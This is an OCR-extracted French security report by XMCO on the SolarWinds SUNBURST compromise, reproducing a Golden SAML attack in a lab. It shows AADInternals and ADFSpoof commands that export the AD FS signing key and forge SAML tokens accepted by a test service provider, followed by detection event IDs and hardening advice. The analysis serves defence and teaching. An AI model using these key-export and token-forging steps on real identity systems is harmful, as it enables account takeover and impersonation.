
La clé maître DKM va permettre, par dérivation, de récupérer une seconde clé secrète AES grâce à laquelle il sera possible de déchiffrer le certificat de signature AD FS. Celle-ci est stockée au sein d'un objet Active Directory, dans un containeur spécifique dont l'emplacement est indiqué dans la configuration AD FS obtenue précédemment.

Ce document est la propriété du cabinet XMCO. Toute reproduction est strictement interdite.

SolarWinds - Partie #2
Analyse de SUNBURST

L'export de la clé DKM peut être effectué avec l'outil AADInternals (module PowerShell permettant d'administrer Azure AD et Office365 [9] :

```
> $ADFSKey = Export-AADIntEncryptionKey -Local -Configuration $ADFSConfig
```



Export du certificat et de la clé DKM au sein d'Azure

Il y a environ 2 ans, la société FireEye a publié deux outils qui peuvent être utilisés conjointement.:
- ADFSdump - https://github.com/fireeye/ADFSDump ;
- ADFSpoof - https://github.com/fireeye/ADFSpoof.

L'outil ADFSDump permet justement de récupérer :
- la clé DKM ;
- le bloc EncryptedPfx stocké au sein de la base de données de configuration ;
- des informations sur les applications fédérées (algorithme de signature, certificat, identifiant unique, etc.).

Il s'applique spécifiquement sur une infrastructure Azure ADFS.
L'outil ADFSpoof prend en entrée les informations retrouvées par ADFSDump, ainsi que d'autres paramètres afin de générer des jetons SAML.

Préparation de l'environnement

Dans un contexte de post-exploitation où la clé privée a déjà été récupérée, nous allons tenter de reproduire cette attaque avec l'outil ADFSpoof, au sein d'une infrastructure quelconque utilisant une authentification SAML.

On met en place notre environnement de test constitué [2] :
- d'un fournisseur d'identités (Identity Provider) qui va centraliser l'authentification et délivrer des jetons SAML. Il s'agira ici d'un containeur docker basé sur l'image kenchan0130/simplesamlphp ;
- d'un fournisseur de services (**Service Provider**), notre application utilisant l'authentification SAML. Il s'agira d'une très simple et basique application NodeJS.

(xmco)
Ce document est la propriété du cabinet XMCO. Toute reproduction est strictement interdite.

La partie suivante présente le code applicatif du service provider (NodeJS).

La stratégie SAML est définie par le code suivant :

```
var samlStrategy = new saml.Strategy({
    callbackUrl: 'http://sp:4300/login/callback',
    entryPoint: 'http://idp/simplesaml/saml2/idp/SSOService.php',
    issuer: 'test-sp',
    identifierFormat: null,
    cert: fs.readFileSync(__dirname + '/certs/idp_server.crt', 'utf8'),
    validateInResponseTo: false,
    disableRequestedAuthnContext: true
}, function(profile, done) {
    return done(null, profile);
});
```

URL d'accès à la ressource du Service Provider

URL d'accès à l'Identity Provider

Nom unique du Service Provider

Certificat de l'Identity Provider permettant au Service Provider de vérifier l'authenticité du jeton SAML

Stratégie SAML configurée au sein du Service Provider

Les éléments ci-dessous apportent davantage de précisions :

- callbackUrl correspond à l'adresse vers laquelle l'Identity Provider va renvoyer l'utilisateur après une authentification SAML réussie ;
- entryPoint désigne l'adresse de l'identity provider à contacter pour effectuer l'authentification SAML ;
- issuer correspond à un identifiant unique qui va permettre de désigner l'application (le service provider) ;
- idp_server.crt correspond au certificat x509 de l'Identity Provider utilisé par le service provider pour vérifier que la signature du jeton SAML est bien valide ;
- le paramètre ValidateInResponseTo à *false* signifie que l'attribut InResponseTo présent dans la réponse SAML ne sera pas vérifié. Habituellement, cet attribut contient l'identifiant de la requête SAML associé à la réponse ;
- le paramètre disableRequestedAuthnContext désactive l'utilisation de requêtes de contexte d'authentifications. De cette manière, la requête SAML ne demandera pas de contexte d'authentification particulier et permettra à l'Identity Provider de le définir. Typiquement, cette option doit être activée dans un environnement AD FS.

Le service provider contient, entre autres, deux routes :

- la route /login qui va prendre en charge l'authentification SAML et rediriger l'utilisateur vers l'Identity Provider ;
- la route /login/callback qui sera accédée par l'utilisateur avec son jeton SAML fourni par l'Identity Provider à la suite du processus d'authentification.

```
app.get('/login',
    function (req, res, next) {
        console.log('----------------------------');
        console.log('/Start login handler');
        next();
    },
    passport.authenticate('samlStrategy'),
);

app.post('/login/callback',
    function (req, res, next) {
        console.log('----------------------------');
        console.log('/Start login callback ');
        next();
    },
    passport.authenticate('samlStrategy'),
    function (req, res) {
        console.log('----------------------------');
        console.log('login call back dumps');
        console.log(req.user);
        console.log('----------------------------');
        res.send('Log in Callback Success');
    }
);
```

La route /login va provoquer la génération d'une requête SAML et rediriger l'utilisateur vers l'Identity Provider configuré dans la stratégie SAML


La route /login/callback va vérifier le jeton SAML présenté par l'utilisateur et valider ou non l'autorisation d'accès au service

Extrait des routes supportées par le Service Provider

L'environnement complet est disponible au sein du Github XMCO accessible à l'adresse suivante : https://github.com/xmco

Ce document est la propriété du cabinet XMCO. Toute reproduction est strictement interdite.

On peut à présent lancer les différentes applications :



Lancement de l'environnement (Service Provider à gauche et Identity Provider à droite)

Dans un fonctionnement classique, un utilisateur souhaite se connecter à son application accessible depuis l'URL http://sp:4300/login.

Il est immédiatement redirigé vers l'Identity Provider avec une requête SAML à l'URL http://idp.simplesaml/saml2/idp/SSOService.php?SAMLRequest=<samlrequest>

Réponse obtenue par l'utilisateur lorsqu'il accède au Service Provider

La requête SAML correspond à une chaîne compressée et encodée en Base64. En utilisant les commandes suivantes on peut retrouver la structure XML :


```
$ echo -n "fVHBbsIwDP2VKPc2aQoDRbSIjcOQmEC022GXKYQMoqVJFqdon79SYGIXLpZsP7/nZ0+mP41BRxVAO1vgLKV4Wk5ANMbzWRsPdqO+WwURdTALvG8UuA2WOwEauBWNAh4lr2YvS85Syn1w0UlnMFrMC/xBc0HHYyk/VcZGowHNaK4wersKdhMdEKBVCwtR2NiVKMsS+pCwUZ0NOWWcjdNBPnzHaH2hftR2p+3+/h7bMwj4c12vk/WqqjGad060FbGXPsToOSF65wnoxht1MkdOgfXFqlpVKhy1VKk/eIxmACqcRp+chbZR4dJ93Sz/yMDzQU4pMW6vLZHCmK2QX/h8Ud77DDenvO9AXAVxGbvFE/ATcsNTnrP/fyp/AQ==" | base64 -D > samlrequest; printf "\x78\x9c" | cat - samlrequest | zlib-flate -uncompress

<?xml version="1.0"?>
<samlp:AuthnRequest xmlns:samlp="urn:oasis:names:tc:SAML:2.0:protocol" ID="_03a088c-cfe127740103e" Version="2.0" IssueInstant="2021-06-27T15:02:28.435Z" ProtocolBinding="urn:oasis:names:tc:SAML:2.0:bindings:HTTP-POST" Destination="http://idp/simple-
```


Ce document est la propriété du cabinet XMCO. Toute reproduction est strictement interdite.

```
saml/saml2/idp/SSOService.php"        AssertionConsumerServiceURL="http://sp:4300/login/
callback">
<saml:Issuer xmlns:saml="urn:oasis:names:tc:SAML:2.0:assertion">
test-sp
</saml:Issuer>
</samlp:AuthnRequest>
```


La requête SAML contient certaines informations comme l'Issuer (test-sp) ainsi qu'un identifiant (_03a088ccfe127740103e). Ces éléments peuvent être utilisés pour faciliter l'attaque en fonction de la configuration SAML qui a été définie. Ici, ils ne seront pas nécessaires.

L'utilisateur est alors invité à s'authentifier auprès de l'Identity Provider :



Page d'authentification présentée par l'Identity Provider

Si l'authentification réussit, il reçoit un jeton SAML signé qu'il pourra présenter au Service Provider qui va vérifier la signature du jeton avec la clé publique de l'Identity Provider.



Accès à la ressource /login/callback sur présentation du jeton SAML

Ce document est la propriété du cabinet XMCO. Toute reproduction est strictement interdite.

L'exploitation

De quoi a besoin ADFSpoof pour fonctionner ?

- Le fichier PKCS#12 **contenant la clé privée et le certificat** utilisés par l'Identity Provider ;
- Le mot de passe permettant d'exporter la clé privée et le certificat contenus au sein du fichier PKCS#12 (facultatif).

Ensuite, 3 modules ont été implémentés dans l'outil pour la gestion des accès :

- Un module o365 pour gérer les accès à Office365 ;
- Un module dropbox pour gérer les accès à DropBox ;
- Un module saml2, plus générique, pour gérer les accès à des applications fédérées arbitraires utilisant une authentification SAML 2.0.

C'est le module saml2 qui nous intéresse ici. Ce module a besoin d'éléments supplémentaires tels que :

- L'url de l'application fédérée qui va recevoir le jeton SAML (http://sp:4300/login/callback pour notre cas), via l'argument --endpoint ;
- La valeur de l'attribut Format du bloc NameIdentifier. Il s'agit d'un URN (urn:oasis:names:tc:SAML:2.0:nameid-format:transient), via l'argument --nameidformat ;
- La valeur de l'attribut NameIdentifier, qui peut prendre la forme d'une adresse email, un identifiant d'employé, un nom d'utilisateur, etc., via l'argument --nameid ;
- L'identifiant du tiers de confiance qui va recevoir le jeton, via l'argument --rpidentifier ;
- Enfin, l'assertion SAML. Il s'agit de la structure XML qui va contenir l'autorisation utilisateur que le fournisseur d'identité envoie au fournisseur de service, via l'argument --assertions.

Toutes les options doivent être fournies auquel cas l'outil ne générera pas de réponse SAML.

Afin d'être le plus interopérable possible, chaque Provider doit fournir ses métadonnées afin que toutes les parties connaissent les éléments à utiliser.

En l'occurrence, Azure AD fournit l'URL des métadonnées de fédération de l'application à l'adresse :
https://login.microsoftonline.com/<DirectoryID>/federationmetadata/2007-06/federationmetadata.xml?appid=<ApplicationID>

Notre Identity Provider fournit ces éléments à l'adresse suivante :
http://idp/simplesaml/saml2/idp/metadata.php

Métadata fournie par l'Identity Provider de l'environnement (1/2)

Ce document est la propriété du cabinet XMCO. Toute reproduction est strictement interdite.

Métadata fournie par l'Identity Provider de l'environnement (2/2)

On exécute l'outil avec les paramètres nécessaires :

```
python3 ADFSpoof.py \
-s idp:80/simplesaml \
-c server.p12 \
-o SAMLResponse.txt \
-p "poc" \
saml2 \
--nameidformat "urn:oasis:names:tc:SAML:2.0:nameid-format:transient" \
--nameid sp-id \
--endpoint http://sp:4300/login/callback \
--rpidentifier sp-id \
--assertions '<Attribute Name="email" NameFormat="urn:oasis:names:tc:SAML:2.0:attr-name-format:basic"><AttributeValue>user3@example.com</AttributeValue></Attribute>'
```

La réponse SAML est directement écrite dans le fichier SAMLresponse.xml précisé par l'option -o.

En fin de compte, notre service Provider vérifie uniquement la signature de la réponse SAML via le certificat de l'Identity Provider.


Ainsi, seuls le certificat et la clé privée sont obligatoires, toutes les autres valeurs peuvent être aléatoires ou vides :

```
python3 ADFSpoof.py -s "test" -c server.p12 -o SAMLResponse.txt -p "poc" saml2 --nameidformat "" --nameid "" --endpoint "" --rpidentifier "" --assertions ""
```


Ce document est la propriété du cabinet XMCO. Toute reproduction est strictement interdite.

SolarWinds - Partie #2
Analyse de SUNBURST

La dernière étape consiste alors à encoder la réponse SAML successivement en Base64 puis avec la méthode URL-encode et à l'envoyer au fournisseur de service au niveau de la route http://sp:4300/login/callback




Envoi de la réponse SAML générée au Service Provider

Le service provider accepte le jeton SAML. L'attaque est réussie.
Ici notre environnement étant très basique, peu d'options étaient nécessaires. En fonction des configurations, les valeurs doivent être adaptées.

Voici les différences entre une réponse SAML légitime et une celle qui a été forgée :

Élément	Réponse SAML forgée	Réponse SAML légitime
Émetteur	http://test/adfs/services/trust://test/adfs/services/trust	http://idp:80/simplesaml/adfs/services/trust
NameID	<valeur vide>	sp-id
NameID Format	<valeur vide>	urn:oasis:names:tc:SAML:2.0:nameid-format:transient
Assertion	<valeur vide>	<Attribute Name="email" NameFormat="urn:oasis:names:tc:SAML:2.0:attrname-format:basic"><AttributeValue>user1@example.com</AttributeValue></Attribute>

Ce document est la propriété du cabinet XMCO. Toute reproduction est strictement interdite.



Comparaison entre une réponse SAML générée et une réponse SAML légitime

D'autres outils ont été publiés et permettent de reproduire l'attaque ou d'approfondir les méthodes d'exfiltration du certificat et de la clé privée sur une infrastructure Azure :

- https://github.com/cyberark/shimit
- https://github.com/Azure/SimuLand/blob/main/labs/01_GoldenSAMLADFSMailAccess.md

Détection d'une attaque Golden SAML

Plusieurs méthodes existent pour détecter ce type d'attaque. Dans une infrastructure ADFS, lorsqu'une authentification SAML **légitime** se produit, plusieurs évènements sont déclenchés successivement au niveau du serveur ADFS, du contrôleur de domaine et du service provider **[3]**.

ADFS Server Windows Security Event Log
Event id 1202 – « *The Federation Service validated a new credential* ».
Event id 1200 – « *The Federation Service issued a valid token* ».

Domain Controller Windows Security Event Log
Event id 4769 – « *A Kerberos service ticket was requested* », l'adresse IP source correspondant au serveur ADFS.

Service Provider logs
Journaux d'évènements spécifiques pour chaque service, mentionnant une authentification réussie (e.g. ConsoleLogin or AssumeRoleWithSAML pour AWS ou Sign-ins pour Azure AD).

Lorsqu'une authentification via une attaque Golden SAML survient, seul l'évènement de connexion auprès du service provider est enregistré.

L'un des moyens de détection consiste donc à vérifier que tous les évènements de connexion qui se produisent auprès du service provider ont bien une correspondance d'évènements au niveau du serveur AD FS et du contrôleur de domaine (4769, 1200, 1202).

Les évènements suivants peuvent également être ajoutés au sein de la politique d'audit de logs :

- Audit ObjectAccess: success/failure sur ADFS pour les évènements 1200 et1202 ;
- AccountLogon - Kerberos Service Ticket Operations: success/failure sur le contrôleur de domaine pour l'évènement 4769 ;
- Applicable login audit logs auprès du Service Provider.

En outre, l'export du certificat ADFS, élément clé pour réaliser l'attaque, provoque un évènement id 1007 au sein du journal

Ce document est la propriété du cabinet XMCO. Toute reproduction est strictement interdite.

d'évènements Windows Microsoft-Windows-CertificateServicesClient-Lifecycle-System.

Enfin, une technique alternative existe, plutôt que de récupérer le certificat d'un serveur ADFS, il est possible de créer un nouveau serveur ADFS de confiance. Pour surveiller ce type d'actions, l'évènement 307 correspondant à la modification de la configuration du service de fédération peut être corrélé à l'évènement 510.

Des informations supplémentaires peuvent être trouvées sur le site de Splunk qui a répertorié une partie des éléments à surveiller au niveau de l'infrastructure [4].

> Conclusion

Durant cette analyse, nous avons pu voir le déroulement de l'attaque, ainsi que différents éléments relativement complexes et sophistiqués témoignant d'un soutien étatique pour la préparation et la mise en place.

À partir de ces éléments, plusieurs choses sont à retenir afin de protéger son entreprise et d'améliorer sa sécurité.
Tout d'abord, la mise en place d'un cloisonnement réseau strict permettant de limiter au maximum l'impact d'une attaque par fournisseur et notamment les déplacements latéraux. Dans le cas de Microsoft notamment, le cloisonnement aura permis en partie d'empêcher les attaquants d'avoir accès à de trop nombreuses informations.

Ensuite, l'établissement d'une surveillance rigoureuse du réseau (via la mise en place d'un IDS par exemple) est indispensable afin de détecter un élément qui sort de l'ordinaire. L'analyse des requêtes effectuées entre les différentes machines du système d'information permet de détecter une tentative de rebond (et d'identifier une compromission).
D'autres éléments clés à noter, qui ont notamment pu exacerber et retarder l'attaque par leur absence : toujours configurer les applications avec les privilèges les plus bas possibles et ne jamais les exclure des analyses antivirus. Ces actions associées à une politique de journalisation efficace peuvent grandement contribuer à préserver le niveau de sécurité. Que ce soit lors d'une attaque par fournisseur ou une attaque par ransomware, les traces sont indispensables lors de l'analyse forensique. Cela permet de retrouver l'origine de la compromission, de comprendre quelles données l'attaquant a pu exfiltrer afin de pouvoir réagir en conséquence.

Enfin, nous ne recommanderons jamais assez de mettre en place une politique d'authentification forte à 2 facteurs (2FA). C'est grâce à cela que la compromission de FireEye a pu être détectée, et c'est ce qui a mis au jour la compromission de SolarWinds. Une politique d'authentification forte réduit fortement la réutilisation de secrets par un attaquant et limite ainsi la surface d'attaque.

Références

[1] https://o365blog.com/post/adfs/

[2] https://medium.com/disney-streaming/setup-a-single-sign-on-saml-test-environment-with-docker-and-nodejs-c53f-c1a984c9

[3] https://www.sygnia.co/golden-saml-advisory

[4] https://www.splunk.com/fr_fr/blog/security/le-parcours-dune-attaque-golden-saml-solarwinds-la-suite.html

[5] https://docs.microsoft.com/fr-fr/microsoft-365/compliance/exchange-online-secures-email-secrets?view=o365-worldwide

[6] https://threathunterplaybook.com/library/windows/adfs_dkm_keys.html

Ce document est la propriété du cabinet XMCO. Toute reproduction est strictement interdite.

[7] https://github.com/Gerenios/AADInternals

[8] Graphiques et charts sur les requêtes DNS de cloudflare
https://blog.cloudflare.com/solarwinds-orion-compromise-trend-data/
https://www.netresec.com/?page=Blog&month=2021-01&post=Twenty-three-SUNBURST-Targets-Identified
https://www.globalsecuritymag.fr/Malware-Sunburst-Kaspersky-partage,20201218,106377.html
https://www.netresec.com/?page=Blog&month=2020-12&post=Extracting-Security-Products-from-SUNBURST-DNS-Beacons
https://www.netresec.com/?page=Blog&month=2020-12&post=Reassembling-Victim-Domain-Fragments-from-SUNBURST-DNS
https://www.dnsfilter.com/blog/sunburst-attack-dns-requests

[9] Mindmap
https://github.com/jipegit/IncidentsMindMaps/tree/main/SOLORIGATE_SUNBURST

10] Analyse technique poussée de Fireye sur Sunburst
https://www.fireeye.com/blog/threat-research/2020/12/sunburst-additional-technical-details.html
https://www.nolimitsecu.fr/wp-content/uploads/NoLimitSecu-305-SolarWinds.mp3

[11] Règles de détection d'IoC : https://github.com/fireeye/sunburst_countermeasures
https://securelist.com/how-we-protect-against-sunburst-backdoor/99959/

[12] IoC
https://www.crowdstrike.com/blog/sunspot-malware-technical-analysis/

Ce document est la propriété du cabinet XMCO. Toute reproduction est strictement interdite.

